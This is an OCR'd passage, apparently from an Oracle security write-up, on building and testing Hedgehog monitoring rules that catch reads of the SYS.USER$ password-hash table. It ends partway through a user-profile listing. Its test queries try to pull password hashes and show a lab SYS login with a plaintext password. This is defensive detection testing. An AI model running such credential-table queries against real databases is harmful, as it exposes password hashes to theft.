
```
SQL> connect sys/oracle1@ora11gpe as sysdba
Connected.
SQL> edit
Wrote file afiedt.buf

  1  BEGIN
  2      DBMS_FGA.ADD_POLICY(
  3           object_schema => 'SYS'
  4          ,object_name => 'USER$'
  5          ,policy_name => 'USER$_TEST'
  6          ,audit_condition => '''Y''=''Y'''
  7          ,handler_schema => NULL
  8          ,handler_module => NULL
  9          ,enable => TRUE
 10          ,statement_types => 'SELECT'
 11          ,audit_trail => DBMS_FGA.DB_EXTENDED
 12          ,audit_column_opts => DBMS_FGA.ANY_COLUMNS
 13      );
 14* END;
SQL> /
BEGIN
*
ERROR at line 1:
ORA-28103: adding a policy to an object owned by SYS is not allowed
ORA-06512: at "SYS.DBMS_FGA", line 17
ORA-06512: at line 2


SQL>
```

Nope that's not possible either, what about a trigger? – Well for a start we cannot create a select trigger anyway but we could attempt to audit insert, update or delete, lets give it a go for completeness?

```
SQL> edit
Wrote file afiedt.buf

  1  create or replace trigger user$_trig
  2  after insert or update or delete
  3  on sys.user$
  4  begin
  5     null;
  6* end;
SQL> /
```

```
create or replace trigger user$_trig
                          *
ERROR at line 1:
ORA-04089: cannot create triggers on objects owned by SYS


SQL>
```


Ok, that's out as well. So let's look at how we can do it with Hedgehog. Start by creating a custom rule in Hedgehog to capture access to the SYS.USER$ table. Why do we want to do this? Well this table contains the password hashes so it's important that we know who accesses it. Here is the rule being created:



Run a simple query in the database to test if the rule works:

```
SQL> select count(*) from sys.user$;

  COUNT(*)
----------
       110

SQL>
```


The query is of course very simple but it's an adequate test case.




This captures the access to SYS.USER$ plus other accesses going on in the background from EM activities. What if I deliberately fail to access USER$, i.e. the query I issue fails for some reason:

```
SQL> create user use_doll identified by use_doll;

User created.

SQL> grant create session to use_doll;

Grant succeeded.

SQL> connect use_doll/use_doll@ora11gpe
Connected.
SQL> select name,password from sys.user$
  2  where name='USE_DOLL';
select name,password from sys.user$
                           *
ERROR at line 1:
ORA-00942: table or view does not exist


SQL>
```

This doesn't show an alert in the console:



The original rule therefore doesn't work in all cases; therefore I need to extend the rule to include text in the statement so that all access to the object USER$ is captured:




Make it live and test again:

```
SQL> sho user
USER is "USE_DOLL"
SQL> l
  1  select name,password from sys.user$
  2* where name='USE_DOLL'
```

```
SQL> /
select name,password from sys.user$
                            *
ERROR at line 1:
ORA-00942: table or view does not exist


SQL>
```


This rule doesn't work. It should as we need to also capture attempted access to USER$ - so split into two rules:



Note that statement rule always creates an alert whereas object rule only works if successful. Running the same SQL again as USE_DOLL:

```
SQL> l
  1  select name,password from sys.user$
  2* where name='USE_DOLL'
SQL> /
select name,password from sys.user$
                            *
ERROR at line 1:
ORA-00942: table or view does not exist


SQL>
```

This now works so we have made a successful test for something Oracle doesn't not support very quickly, less than ten minutes tinkering in the rules of Hedgehog and writing and designing simple test cases:




The statement will capture things like *select blah from blah where object='USER$'* as well so careful design of rules is always needed. This is good design advice to work out what you want to capture at a business level – i.e. "i want to know...." and then work out the rules and then work out test cases and boundary test cases. The key thing to know is that implementing and testing is simple and easy and effective.

Now what if we access USER$ via a view using USE_DOLL so it fails?, this combines two new elements, a view and a failure for the statement to succeed via a view.

```
SQL> connect use_doll/use_doll@ora11gpe
Connected.
SQL> select name from dba_users
  2  where name='SCOTT';
select name from dba_users
                *
ERROR at line 1:
ORA-00942: table or view does not exist


SQL>
```

This gives an alert in Hedgehog as follows:



In summary, I have shown two simple custom rule requirements and shown how easy it is to set them up and test them.

Now let's have a look at the other main set of rules; those created by Sentrigo and shipped to your Hedgehog installation as vPatch rules.


Testing VPatch Rules

A quick look at the built in vPatch rules installed in Hedgehog shows that are lots of built-in rules already enabled; some 358 in the version I am testing. I want to test a simple rule from this set to just show that these rules simply protect your database in the background.


In order to use a rule we need to choose one and understand what it does. In a normal production environment you would probably not want to understand 358 rules unless one of them fires an alert and then you would want to know why.

Testing vPatch Rule Failed Logins

In my case I need to understand a rule in advance so that i can create an exploit that would allow it to fail and create an alert. So for this purpose I am going to choose one of the first ones, rule ID 200:



The details of this rule are as follows:




This rule should fire if the number of failed logins is greater than that set by the administrator. I have a simple script that gives me the profile details of each user. This is called profiles.sql available from http://www.petefinnigan.com/profiles.sql - The output shows:

```
SQL> @profiles



profiles.sql: Release 1.0.0.0.0 - Production on Thu Mar 11 12:15:46 2010
Copyright (c) 2007, 2009 PeteFinnigan.com Limited. All rights reserved.

USER            Profile         F   T   S   L   M   G   L   V
================================================================================
MGMT_VIEW       DEFAULT         10  U   U   1   U   7   180 NULL
SYS             DEFAULT         10  U   U   1   U   7   180 NULL
SYSTEM          DEFAULT         10  U   U   1   U   7   180 NULL
DBSNMP          MONITORING      U   D   D   D   D   D   D   D
SYSMAN          DEFAULT         10  U   U   1   U   7   180 NULL
BA              DEFAULT         10  U   U   1   U   7   180 NULL
DY              DEFAULT         10  U   U   1   U   7   180 NULL
B               DEFAULT         10  U   U   1   U   7   180 NULL
BE              DEFAULT         10  U   U   1   U   7   180 NULL
ROL             DEFAULT         10  U   U   1   U   7   180 NULL
SQL92           DEFAULT         10  U   U   1   U   7   180 NULL
AB              DEFAULT         10  U   U   1   U   7   180 NULL
ORABLOG         DEFAULT         10  U   U   1   U   7   180 NULL
A               DEFAULT         10  U   U   1   U   7   180 NULL
BD              DEFAULT         10  U   U   1   U   7   180 NULL
BC              DEFAULT         10  U   U   1   U   7   180 NULL
ORASCAN         DEFAULT         10  U   U   1   U   7   180 NULL
IMPORTER        DEFAULT         10  U   U   1   U   7   180 NULL
DT              DEFAULT         10  U   U   1   U   7   180 NULL
BB              DEFAULT         10  U   U   1   U   7   180 NULL
HH              DEFAULT         10  U   U   1   U   7   180 NULL
AA              DEFAULT         10  U   U   1   U   7   180 NULL
MEDIUM          DEFAULT         10  U   U   1   U   7   180 NULL
VERYLONGUSER    DEFAULT         10  U   U   1   U   7   180 NULL
USE_DOLL        DEFAULT         10  U   U   1   U   7   180 NULL
SCOTT           DEFAULT         10  U   U   1   U   7   180 NULL
OUTLN           DEFAULT         10  U   U   1   U   7   180 NULL
FLOWS_FILES     DEFAULT         10  U   U   1   U   7   180 NULL
